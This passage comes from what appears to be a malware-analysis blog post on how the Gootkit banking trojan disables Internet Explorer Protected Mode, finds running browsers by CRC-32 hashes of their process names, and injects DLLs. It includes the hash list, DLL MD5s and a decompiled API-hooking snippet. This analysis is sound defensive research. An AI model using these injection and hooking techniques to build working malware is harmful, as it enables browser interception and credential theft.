
```




This results in disabling Internet Explorer Protected Mode for each security zone in use. From there, Gootkit will move onto scanning all running processes until it locates an active browser. In order to do this, it will import and call `NtQuerySystemInformation()`, requesting System Process Information. This returns a list of running processes. Using this list, Gootkit will open each process, check the process architecture using `IsWow64Process()`, and then CRC-32 hash the (uppercase) process name. This hash is then passed onto a function responsible for detection and injection. A list of targeted browsers and their corresponding hashes can be seen below.

Microsoft EdgeCP: 0x2993125A
Internet Explorer: 0x922DF04
Firefox: 0x662D9D39
Chrome: 0xC84F40F0
Opera: 0x3D75A3FF
Safari: 0xDCFC6E80
Unknown: 0xEB71057E





The injection technique used by Gootkit is nothing special, and is quite common. The sample calls `NtCreateSection`, and will then map that section into the Browser using `NtMapViewOfSection`. Both DLLs seem to be mapped into memory as well, regardless of architecture. Once the files have been injected, the function will return back to the Process Searching function, until another browser is detected. And that brings an end to the browser injection!



MD5 of x86 DLL: 57e2f2b611d400c7e26a15d52e63fd7f

MD5 of x64 DLL: 7e9f9b2d12e55177fa790792c824739a

From a quick glance at the injected DLLs, they seem to contain a few hooking functions that seem to hook `CertVerifyCertificateChainPolicy` and `CertGetCertificateChain`, as well as potentially acting as some form of proxy to intercept requests and redirect them based on information from the C2 server or the Node.js payload – my main reasoning behind

this is that infecting a VM with Gootkit and trying to browse the internet using Internet Explorer is unsuccessful, as if connections were being prevented by a proxy, although this does require further analysis.

```
v23 = Dst;
v24 = (char *)Src + dwSize;
*((_DWORD *)Dst + 0xF) = v31;
v25 = (int)v23 + *((unsigned __int8 *)v23 + 0x1E);
v23[14] = v24;
*(_BYTE *)v25 = 0xE9; // Overwrite first 5 bytes of API with a JMP
v26 = 0;
*(DWORD*)(v25 + 1) = &v24[-v25 - 5];
v27 = (_BYTE*)(v25 + 5);
v28 = v37 - (_DWORD)v27;
if ( (unsigned int)v27 > v37 )
    v28 = 0;
if ( v28 )
{
    do
    {
        *v27++ = 0xCC;
        ++v26;
    }
    while ( v26 < v28 );
}
f1OldProtect = 0;
if ( !VirtualProtect(Src, v22, 0x40u, &f1OldProtect) )
{
    v6 = GetLastError();
    goto LABEL_51;
}
```

In the [next post](#), we will take a look at what happens when Gootkit is called with the `--vwxyz` argument, and then take a quick peek into the final Node.js payload that is retrieved from the Command and Control server!